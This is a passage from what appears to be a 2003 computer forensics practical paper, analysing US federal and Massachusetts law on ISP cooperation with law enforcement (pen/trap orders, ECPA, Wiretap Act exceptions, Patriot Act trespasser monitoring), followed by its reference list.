Legal authorities come in many forms and require varying levels of probable cause to obtain legally distinct forms of information. The use of the word logs is assumed to mean usage data that would reveal subscriber behavior, not content or subscriber identification.

Pen/Trap orders are used to obtain this type of information. A view on the ease of obtaining a pen/trap order is explained in a journal paper[64] "Liberty for Security" from Duke University School of Law.

> The Combating Terrorism Act also amends the definition of pen/trap devices. For a complete discussion of pen/trap devices, please consult our previous iBrief entitled "Carnivore: Will It Devour Your Privacy?" SA 1562 significantly broadens the definition of a pen register. 18 U.S.C. §3127 defines a pen register as "a device which records or decodes electronic or other impulses which identify the numbers dialed or otherwise transmitted."[8] The definition under SA 1562 is expanded to include devices that record or decode "dialing, routing, addressing, or signaling information transmitted by an instrument or facility from which a wire or electronic communication is transmitted."[9] The important distinction between the issuance of a wiretap order and a pen/trap order is that a wiretap requires a showing of probable cause while a pen/trap order only requires the statement of a police officer that the information sought is "relevant to an ongoing criminal investigation."[10] With the almost nonexistent standard of judicial review that is applied to applications for pen/trap orders, the result of the amendment is that law enforcement may monitor actual communication in the form of Internet "addressing information" such as URLs. Because a URL contains much more specific information than a telephone number, the monitoring of URLs is necessarily content based (compare (800) 555 - 1234 with http://www.eff.org/sc/eff_wiretap_bill_analysis.html). The same is true for terms entered into a search engine, which may also be treated as "addressing information."[11]

In layman terms, pen registers would be things that record like syslog servers, proxy logs, DHCP logs, web server logs, router logs, SNMP/RMON Network Management databases. There is a reference to except for 'billing' related which could exclude RADIUS and other logs from being a "pen register" and subject to this restriction.

If a subscriber's actions could not be accessed with a pen/trap order there would likely be other related logging information that could tie a subscriber's identity to their use of an address/phone number/MAC address during a time period.

A 'trap and trace device' is a CAPTURE device and could be a sniffer/carnivore/DCS1000 etc. configured to capture only protocol headers, including e-mail addresses, URLs (which may contain unencrypted userid and password logins) but not entire packet payloads.

[64] http://www.law.duke.edu/journals/dltr/articles/2001dltr0036.html

The full definitions as per Title 18, Part II, Chapter 206, Section 3127:

> (3) the term "pen register" means a device or process which records or decodes dialing, routing, addressing, or signaling information transmitted by an instrument or facility from which a wire or electronic communication is transmitted, provided, however, that such information shall not include the contents of any communication, but such term does not include any device or process used by a provider or customer of a wire or electronic communication service for billing, or recording as an incident to billing, for communications services provided by such provider or any device or process used by a provider or customer of a wire communication service for cost accounting or other like purposes in the ordinary course of its business;
>
> (4) the term "trap and trace device" means a device or process which captures the incoming electronic or other impulses which identify the originating number or other dialing, routing, addressing, and signaling information reasonably likely to identify the source of a wire or electronic communication, provided, however, that such information shall not include the contents of any communication;

Law enforcement (FBI) and the target computer in this case are within the jurisdictional bounds of United States law. Per the EPCA legal process would suffice as protection of the ISP from liability for the release of personal information. It is not the ISP’s responsibility to validate the legal process used in obtaining authorization. If a non-domestic agency were making the request, jurisdictional issues would need to be evaluated before releasing any information.

Protections against “social engineering” that a provider would be given include many laws regarding misrepresentation of an official. Massachusetts law regarding impersonation is found in M.G.L. Part IV, Title 1, Chapter 268 Section 33. “Falsely assuming to be justice of the peace or other officers”. It is also a form of identity theft in the state of Massachusetts to pose as another person under M.G.L Part IV. Title I. Chapter 266 in Section 37E. “Identity fraud; definitions; punishment; warrantless arrest”.

The laws regarding privacy and computers are complex and providers should enlist an attorney to draft an appropriate incident response procedure that details what information will be given, to whom and when.

Other Investigative Activity

The ISP is considering what other activity it can take to assist law enforcement. To determine what it can do, the legal limits depend on the scenario. It is assumed that this is a valid subscriber account/IP address and consent was given via a terms of use clause and that subpoenas or warrants had been issued. With that being the case, any additional stored subscriber information as mentioned above could be researched and would be permissible to be communicated.

If there was an email account used by the subscriber that was stored at the ISP and contained content with the government as a recipient, the ISP could review the email and disclose their content. Per the FBI Search and Seizure Manual:

> ECPA provides for the voluntary disclosure of contents when:
> …
> 5) the disclosure is made to the intended recipient of the communication, with the consent of the intended recipient or sender, to a forwarding address, or pursuant to a court order or legal process. § 2702(b)(1)-(4).

Although the current case scenario assumes that no legal process has been started, it is clear that subpoenas could be used to quickly authorize the release of personal stored content information if desired. The paper mentioned above Paul Taylor's paper[65] also mentions numerous issues relating to ISP handling of subscriber data that makes the point that the laws regarding privacy can contradict each other especially in the context of read vs. unread email etc. and that much stored data could be subject to subpoena rather than a court order if it were ever stored. This would be in contradiction to what one would expect to be protected via the ECPA.

The ECPA provider exemptions make provisions that also allow a provider to perform functions to maintain their network. It is possible that higher level communications activity such as source and destination IP protocol use would have been collected by routine network management statistics software.

The terms of use clauses are again an important consideration. If the terms are worded in such a way as to allow monitoring of conversations and other activity, sniffing would be permissible under the consent exception 2511 (2)(c)-(d).

The ISP "terms of use" statements mentioned above allude to law enforcement ramifications either with or without legal process but do not specifically mention real-time monitoring or disclosure of stored content. Yielding the fourth amendment right to privacy and allowing monitoring is also not a favorable term of agreement for many people in the United States. As a result ISPs typically will not include it in terms of use agreements.

If the ISP consent agreement only mentioned subscriber contact and verification of identity information, as it is assumed, it would be a violation of the ECPA to monitor or capture the content of a conversation. The ECPA and Wiretap laws allow a provider to assist law enforcement "under the color of law" in certain cases but are still specific in prohibiting adhoc snooping on public subscribers.

The Provider Protection Exception 18 U.S.C. §§ 2511(2)(a)(i) contains provider provisions that allow for both the protection of "rights or property" and for "necessary incidents to the rendition of service".

[65] http://journal.law.ufl.edu/~techlaw/vol6/Taylor.pdf

These exceptions are not meant to give carte blanc rights to the ISP to snoop. They are meant to provide a means to protect the system and not incur liability during routine maintenance. If the ISP suspected a hacker they could try to trace the activity to protect the system. They could not attempt to circumvent the Wiretap Act statutes on behalf of law enforcement and install sniffers under the guise of network monitoring for routine maintenance.

If a hacker or infected guest PC were denying service for example, it would be appropriate to find it and disconnect it from the network. If a performance issue required passive protocol analysis this would also be permitted.

Without legal process, there would be no basis to install a real-time capture of the suspect's conversations. In this case the provider was made aware of a government system attack that wouldn't be considered a threat to the provider's network or as a result of an inadvertent discovery of data if it were presented by prosecution.

If the ISP were in the state of Massachusetts there are restrictive prohibitions on interception of communications and privacy data that would require court orders by law enforcement[66]. Federal statutes are mostly concerned with protecting privacy from governmental abuse. Massachusetts law elaborates on protecting individual privacy from the general public. According to the following paragraphs, it is possible that a person war-driving, having Airsnort or Ethereal on a computer that contained unauthorized capture data or otherwise sniffing without permission would be subject to serious legal penalties.

M.G.L. Chapter 272. Section 99. Interception of wire and oral communications focuses on prohibition of the possession and use of "sniffer" and other monitoring equipment. In the general description:

> …The general court further finds that the uncontrolled development and unrestricted use of modern electronic surveillance devices pose grave dangers to the privacy of all citizens of the commonwealth. Therefore, the secret use of such devices by private individuals must be prohibited. The use of such devices by law enforcement officials must be conducted under strict judicial supervision and should be limited to the investigation of organized crime.
>
> In the definition section, the phrase "contents" is used to apply both to address information and actual content.
>
> 5. The term ""contents", when used with respect to any wire or oral communication, means any information concerning the identity of the parties to such communication or the existence, contents, substance, purport, or meaning of that communication.

[66] http://www.state.ma.us/legis/laws/mgl/272-99.htm

> The law provides the following exemptions that would not preclude the use of the requested information by law enforcement if legal methods are used to obtain the information.
>
> > D. Exemptions.
> >
> > 1. Permitted interception of wire or oral communications.
> >
> > It shall not be a violation of this section-
> >
> > a. for an operator of a switchboard, or an officer, employee, or agent of any communication common carrier, whose facilities are used in the transmission of a wire communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of service or to the protection of the rights or property of the carrier of such communication, or which is necessary to prevent the use of such facilities in violation of section fourteen A of chapter two hundred and sixty-nine of the general laws; provided, that said communication common carriers shall not utilize service observing or random monitoring except for mechanical or service quality control checks.
> >
> > b. for persons to possess an office intercommunication system which is used in the ordinary course of their business or to use such office intercommunication system in the ordinary course of their business.
> >
> > c. Any person who has obtained, by any means authorized by this section, knowledge of the contents of any wire or oral communication, or evidence derived therefrom, may disclose such contents while giving testimony under oath or affirmation in any criminal proceeding in any court of the United States or of any state or in any federal or state grand jury proceeding.
> >
> > d. The contents of any wire or oral communication intercepted pursuant to a warrant in accordance with the provisions of this section, or evidence derived therefrom, may otherwise be disclosed only upon a showing of good cause before a judge of competent jurisdiction.
> >
> > e. No otherwise privileged wire or oral communication intercepted in accordance with, or in violation of, the provisions of this section shall lose its privileged character.

Unauthorized User Hack of a Government System

The privacy privileges extended to individuals by the ECPA are intended to protect valid public users of a computer system it does not protect trespassers. A person using an unauthorized or fraudulently created account would be a trespasser and greater latitude is given to the provider to react to an incident.

The Patriot Act made modifications to Section 217 Intercepting the Communications of Computer Trespassers to enable the ISP to work with law enforcement to monitor the activity of a suspected hacker.

> …the amendments in Section 217 of the Act allow victims of computer attacks to authorize persons "acting under color of law" to monitor trespassers on their computer

> systems. Under new section 2511(2)(i), law enforcement may intercept the communications of a computer trespasser transmitted to, through, or from a protected computer. Before monitoring can occur, however, four requirements must be met.
>
> First, section 2511(2)(i)(I) requires that the owner or operator of the protected computer must authorize the interception of the trespasser's communications.
>
> Second, section 2511(2)(i)(II) requires that the person who intercepts the communication be lawfully engaged in an ongoing investigation. Both criminal and intelligence investigations qualify, but the authority to intercept ceases at the conclusion of the investigation.
>
> Third, section 2511(2)(i)(III) requires that the person acting under color of law have reasonable grounds to believe that the contents of the communication to be intercepted will be relevant to the ongoing investigation.
>
> Fourth, section 2511(2)(i)(IV) requires that investigators intercept only the communications sent or received by trespassers. Thus, this section would only apply where the configuration of the computer system allows the interception of communications to and from the trespasser, and not the interception of non-consenting users authorized to use the computer.
>
> Finally, section 217 of the Act amends section 2510 of title 18 to create a definition of "computer trespasser." Such trespassers include any person who accesses a protected computer (as defined in section 1030 of title 18)4 without authorization. In addition, the definition explicitly excludes any person "known by the owner or operator of the protected computer to have an existing contractual relationship with the owner or operator for access to all or part of the computer." 18 U.S.C. § 2510(21). For example, certain Internet service providers do not allow their customers to send bulk unsolicited e-mails (or "spam"). Customers who send spam would be in violation of the provider's terms of service, but would not qualify as trespassers – both because they are authorized users and because they have an existing contractual relationship with the provider. These provisions will sunset December 31, 2005.

All of the above Patriot act provisions could be met to enable the ISP to monitor in this case.

Another real-time exception is that if law enforcement needed to assist the victim of a hacker, The Patriot Act of 2001 modified the language of the Wiretap Act to include a 'computer trespasser' exception 18 U.S.C. §§ 2511 (2)(I). Law enforcement could independently intercept the conversation of an ISP's client (victim) to assist with identifying the hacker if the provider acknowledged that they had no agreement with the attacker. An example covered by 18 U.S.C. §§ 2510(21)(A) would be if a foreign address were traversing an ISP's network to attack a client. Law enforcement would be able to monitor the conversation.

From the Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations Manual the same four Section 217 criteria as listed above are used to fulfill the requirements to allow trespasser monitoring. It is important to note that a valid user that violates a terms of use agreement is not considered a trespasser and that even with the exemption, the monitoring must be implemented in a way so as to protect the privacy of others utilizing the system.

d) The Computer Trespasser Exception, 18 U.S.C. § 2511(2)(i)

> 18 U.S.C. § 2511(2)(i) allows victims of computer attacks to authorize law enforcement to intercept wire or electronic communications of a computer trespasser. Law enforcement may intercept the communications of a computer trespasser "transmitted to, through, or from" a protected computer if four requirements are met.
> …
> Thus, investigators may not invoke the computer trespass exception unless they are able to avoid intercepting communications of users who are authorized to use the computer and have not consented to the interception.
>
> Title III defines "computer trespasser" to mean a person who accesses a protected computer without authorization; the definition further excludes any person "known by the owner or operator of the protected computer to have an existing contractual relationship with the owner or operator for access to all or part of the protected computer." 18 U.S.C. § 2510(21).
>
> Under this definition, customers of a service provider who violate the provider's terms of service are not computer trespassers, as they are merely exceeding the scope of their authorization. Similarly, an employee of a company who violates the computer use policy is not a computer trespasser. Finally, a "protected computer" is defined in 18 U.S.C. § 1030(e)(2) to include any computer used in interstate or foreign commerce or communication, as well as most computers used by the United States government or financial institutions. Thus, almost any computer connected to the Internet will be a "protected computer." Unless extended by Congress, the computer trespasser exception, part of the USA PATRIOT Act of 2001, will sunset December 31, 2005. See PATRIOT Act §§ 217, 224, 115 Stat. 272, 290-91, 295 (2001).
>
> The computer trespasser exception may be used in combination with other authorities, such as the provider exception of § 2511(2)(a)(i). A provider who has monitored its system to protect its rights and property under § 2511(2)(a)(i), and who has subsequently contacted law enforcement to report some criminal activity, may continue to monitor the criminal activity on its system under the direction of law enforcement using the computer trespasser exception. In such circumstances, the provider will then be acting under color of law as an agent of the government.

References

Part 1. Binary Analysis Research

Stevens, Richard W. The Protocols (TCP/IP Illustrated, Volume 1) Addison-Wesley Pub Co; 1st edition. January 1994. ISBN 0201633469.

Microsoft Windows NT Workstation Resource Kit. Microsoft Press. 1996. ISBN 1-57231-343-9

“IDA Pro Home Page”. (17 Jul. 2003). URL: http://www.datarescue.com

“OllyDbg Home Page”. (17 Jul. 2003). URL: http://home.t-online.de/home/Ollydbg/

“OverView of the Windows NT Registry”. Technet. Microsoft Corp. (1 Jul. 2003). URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/ntwrkstn/reskit/23_regov.asp

“Platform SDK: Windows Sockets 2”. Windows Sockets API Reference. MSDN. Microsoft Corp. (1 Jul. 2003). URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/windows_sockets_api_reference_2.asp

“Platform SDK: DLLs, Processes, and Threads”. Service Reference. MSDN Microsoft Corp. (1 Jul. 2003). URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startservicectrldispatcher.asp

“Platform SDK: Microsoft Interface Definition Language (MIDL)” (15 Jun. 2003) URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/midl/midl/ncacn_np.asp

“Change the Library Search Order (Windows 2000/XP)”. 31 Dec. 2002. Winguides Network. (22 Jun. 2003) URL: http://www.winguides.com/registry/display.php/1244/

Route. “LOKI 2 (the implementation)”. Phrack 51 Sept. 1997 (20 Jun. 2003) URL: http://www.phrack.org/show.php?p=51&a=6

“W32/Wollf_b. Virus Descriptions”. 10 Nov. 2002. Frisk Software International. (15 Jun 2003). URL: http://www.f-prot.com/virusinfo/descriptions/wollf_b.html

“Re: RPC working and pipes”. 15 Apr. 2002. Neohapsis Inc. (15 Jun 2003) URL: http://archives.neohapsis.com/archives/microsoft/various/cifs/2002-q2/0014.html

“RFC791 – Internet Protocol”. Sept. 1981. Internet RFC/STD/FYI/BCP Archives. (15 Jun 2003). URL: http://www.faqs.org/rfcs/rfc791.html

“RFC792 – Internet Control Message Protocol”. Sept. 1981. Internet RFC/STD/FYI/BCP Archives. URL: http://www.faqs.org/rfcs/rfc792.html

Part 2. Forensics Analysis Research

Microsoft® Windows® 2000 Professional Resource Kit. Microsoft Corporation. 02 Feb. 2000. ISBN 1-57231-808-2

“ASUSTek Home Page”. ASUSTek North America. URL: http://usa.asus.com

Russon, Richard. “Linux NTFS RedHat Page”. 6 Jun. 2003. URL: http://linux-ntfs.sourceforge.net/info/redhat.html

“Disk Sectors Critical to Startup”. Online ResourceKit. Microsoft Corporation. URL: http://www.microsoft.com/windows2000/techinfo/reskit/samplechapters/fncb/fncb_dis_zdnc.asp

“What Does Microsoft's Win 9x FDISK.EXE do to a Hard Disk?”. 22 Dec. 2002. The Starmans' Realm. (1 Jul. 2003) URL: http://www.geocities.com/thestarman3/asm/mbr/FDISK98.htm

“Technology Pathways Home Page”. Technology Pathways LLC. (17 Jul 2003). URL: http://www.techpathways.com

“Partition Magic Home Page”. PowerQuest. (17 Jul 2003). URL: http://www.powerquest.com/partitionmagic/

Carrier, Brian. “Sleuthkit Home Page”. 15 Jul 2003. sleuthkit.org. (17 Jul 2003). URL: http://www.sleuthkit.org/index.php

“Google Advanced Search”. (17 Jul 2003). URL: http://www.google.com/advanced_search?hl=en

“Standard .EXE Files and Associated DLLs”. Windows 2000/XP/.net Resource Index. 1 Jul 2003. Labmice.net. (15 June 2003).
URL: http://www.labmice.net/articles/standardexe.htm

“New DDOS Client?” Incidents Archive. Security Focus. 7 Mar. 2003. (15 Jun. 2003) URL: http://www.securityfocus.com/archive/75/314359/2003-03-01/2003-03-07/0

“Should I Reboot As Part Of My Package?” FAQs, Repackaging. 24 Mar. 2002. AppDeploy.com. (15 Jun 2003) URL: http://appdeploy.com/faq/repackaging/rpk-faq-01.shtml

“Win-Trojan/Apher.1328”. Searching for Virus. Ahnlab Inc. (15 Jun. 2003) URL: home.ahnlab.com/smart2u/virus_detail_1094.html

“zxtt page”. BinBin.net (15 Jun 2003) URL: www.binbin.net/computer_tips/comp_wxp/20030129/irc_trojan.htm

“STDE9.exe page”. 13 Mar. 2003. (15 Jun. 2003). URL: www.geocities.co.jp/Technopolis/6511/other/other1.html

“YIP Home Page”. (15 Jun. 2003). URL: http://www.yip.org/warez.htm

“I-Worm.Mari”. Metropolitan Network BBS Inc. (15 Jun. 2003). URL: http://www.kav.ch/avpve/worms/email/mari.stm

“Troj/Backdoor-Ramdam.A. Convierte la PC en un BOT de IRC”. 5 May 2003. Video Soft BBS (15 Jun. 2003). URL: http://www.vsantivirus.com/back-ramdam-a.htm

"Win32.SdBot.14176". Virus Information Center. Computer Associates. (15 Jun. 2003). URL: http://www.caj.co.jp/virusinfo/2003/win32_sdbot14176.htm

"IRC-Sdbot". 7 May 2003. McAfee.Com (15 Jun. 2003). URL: http://vil.mcafee.com/dispVirus.asp?virus_k=99410

"BackDoor-ASR – PipeCmdSrv". 10 April 2003. McAfee.Com. (15 Jun. 2003). URL: http://vil.mcafee.com/dispVirus.asp?virus_k=100245

"Re: W2K Compromise – PipeCmdSrv" 4 Oct. 2002. Neohapsis Inc. (15 Jun. 2003). URL: http://archives.neohapsis.com/archives/incidents/2002-10/0040.html

"GtBot Trojan Home Page". 17 May 2003. Trojan Research. (15 Jun. 2003). URL: http://golcor.tripod.com/gtbot.htm

"Re: This showed up last night... What is it?!". 13 Oct. 2002. Der-Kieler.com. (15 Jun. 2003). URL: http://www.derkeiler.com/Newsgroups/comp.security.firewalls/2002-03/2141.html

"User Tip #116: Automatically Run Applications". Is-it-true.org. (15 Jun. 2003). URL: http://is-it-true.org/nt/utips/utips116.shtml

"Password util". 8 Aug. 2000. RealVNC.com. (15 Jun. 2003). URL: http://www.realvnc.com/pipermail/vnc-list/2000-August/015995.html

"Wayne's Registry Index". 24 Mar. 2003. Is-it-true.org. (15 Jun. 2003). URL: http://is-it-true.org/nt/registry/

"net start". Technet. Microsoft Corporation. (15 Jun. 2003). URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/proddocs/net_start.asp

"W2K Compromise – PipeCmdSrv". Incidents Archive. 1 Oct. 2002. Security Focus. (15 Jun. 2003). URL: http://www.securityfocus.com/archive/75/293711/2002-10-05/2002-10-11/2

"Re: W2K Compromise – PipeCmdSrv". 10 Mar. 2003. Neohapsis Inc. (15 Jun. 2003). URL: http://archives.neohapsis.com/archives/incidents/2003-03/0088.html

Keech, Richard. "Homepage". (15 Jun. 2003). URL: http://people.redhat.com/rkeech/#rktutils

"American Registry for Internet Numbers – Home Page". (15 Jun. 2003). ARIN. URL: www.arin.net

"Hex Home Page". 5 Oct. 2001. OC's Computer Consulting. (15 Jun. 2003). URL: http://occcsa.com/hex.htm

"Cache Reader for Internet Explorer ® 5 or 6". 2 Aug. 2000. Wolfgang Baudisch. (15 Jun. 2003). URL: http://www.wbaudisch.de/CacheReader.htm

"What Time Is It?" Mares and Company LLC. (15 Jun. 2003). URL: http://www.dmares.com/maresware/articles/filetimes.htm

"Platform SDK: Windows Management Instrumentation". MSDN. Microsoft Corporation. (15 Jun. 2003). URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wmisdk/wmi/winmgmt_log.asp

"Dumphive Home Page". 31 Aug. 2001. Markus Stephany. (15 Jun. 2003). URL: http://www.mirkes.de/en/delphi/samples/dumphive.php

"re: ".RTEMS Snapshots Mailing List for January 2002. (15 Jun. 2003). URL: http://www.rtems.com/rtems/maillistArchives/rtems-users/2002/january/msg00179.html

"Security Recommendation Guides". 25 Nov. 2002. National Security Agency. (15 Jun. 2003). URL: http://www.nsa.gov/snac/

Reid, Gavin. "IIS 5.0 and Windows 2000 Hardening Guide". Aug. 2002. shebeen.com. (15 Jun. 2003). URL: http://www.shebeen.com/w2k/

"Configuring group IPSec settings". Nortel Networks. (15 Jun. 2003). URL: http://www142.nortelnetworks.com/bvdoc/contivity/doc_html/315899A00/chapte4a.htm

"DeLoder Worm/Trojan Analysis (DeLoder-A)". 27 Apr. 2003. KLC Consulting Inc. (15 Jun. 2003). URL: http://www.klcconsulting.net/deloder_worm.htm

Part 3. Legal Issue References

Painter, Christoper. "Tracing in Internet Fraud Cases: PairGain and NEI Webworld". 16 Apr. 2003 Computer Crime and Intellectual Property Section USDOJ. (16 Jun. 2003) URL:http://www.cybercrime.gov/usamay2001_3.htm

"Privacy Policy - Privacy on AOL.com - An Overview". AOL.COM (16 Jun. 2003) URL: http://www.aol.com/info/privacy.adp

"SBC Yahoo! Terms of Service". Membership Agreement. Yahoo.com (16 Jun. 2003) URL: http://sbc.yahoo.com/terms/

"Microsoft .NET Passport Privacy Statement" May 2003. Micrososoft.com. (16 Jun. 2003) URL:http://www.passport.net/Consumer/PrivacyPolicy.asp?PPlcid=1033#ManagePersonal

Title 18-Part I-Chapter 121 – Stored Wire and Electronic Communications and Transactional Records Access. Legal Information Institute. Cornell University. (16 Jun. 2003). URL: http://www4.law.cornell.edu/uscode/18/pIch121.html
Sec. 2701. - Unlawful access to stored communications
Sec. 2702. - Voluntary disclosure of customer communications or records
Sec. 2703. - Required disclosure of customer communications or records

Title 18-Part I-Chapter 119. Wire and Electronic Communications Interception and interception of Oral Communications. Legal Information Institute. Cornell University. (16 Jun. 2003) URL: http://www4.law.cornell.edu/uscode/18/pIch119.html
Sec. 2511(2)(a)(i). - Provider Protection Exception
Sec. 2511(2)(i). - Computer Trespasser Exception
Sec. 2518. - Procedure for interception of wire, oral, or electronic communications.

Title 18, Part II, Chapter 206, Section 3127. Definitions for chapter. (19 Jun. 2003) URL: http://www4.law.cornell.edu/uscode/18/3127.html

Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations. July 2002. CCIPS Criminal Division U.S. DOJ. (17 Jun. 2003) URL: http://www.cybercrime.gov/s&smanual2002.htm

USA PATRIOT Act of 2001, Pub. L. No. 107-56, 115 Stat. 272 (2001) (the "PATRIOT Act"). CCIPS Criminal Division U.S. DOJ. (17 Jun. 2003) URL: http://www.cybercrime.gov/PatriotAct.htm

M.G.L Part IV. Title I. Chapter 266 Section 37e. “Identity fraud; definitions; punishment; warrantless arrest” (17 Jun. 2003) URL: http://www.state.ma.us/legis/laws/mgl/266-37e.htm

M.G.L. Part IV, Title 1, Chapter 268 Section 33. “Falsely assuming to be justice of the peace or other officers”. (19 Jun. 2003).
URL: http://www.state.ma.us/legis/laws/mgl/268-33.htm

M.G.L. Part IV, Title 1, Chapter 272. Section 99. “Interception of wire and oral communications” (17Jun. 2003). URL:http://www.state.ma.us/legis/laws/mgl/272-99.htm

Taylor, Paul. “The Scope of Government Access to Copies of Electronic Communications Stored with Internet Service Providers: A Review of Legal Standards”. Spring 2001. Journal of Technology Law and Policy. University of Florida – Levin College of Law. (19 Jun 2003)
URL: http://journal.law.ufl.edu/~techlaw/vol6/Taylor.pdf

Streetman, Morgan. “Liberty for Security”. 2001. Duke L. & Tech. Rev. 0036”. Duke Law & Technology Review. 10 Oct. 2001. Duke University. (Jun. 2003).
URL: http://www.law.duke.edu/journals/dltr/articles/2001dltr0036.html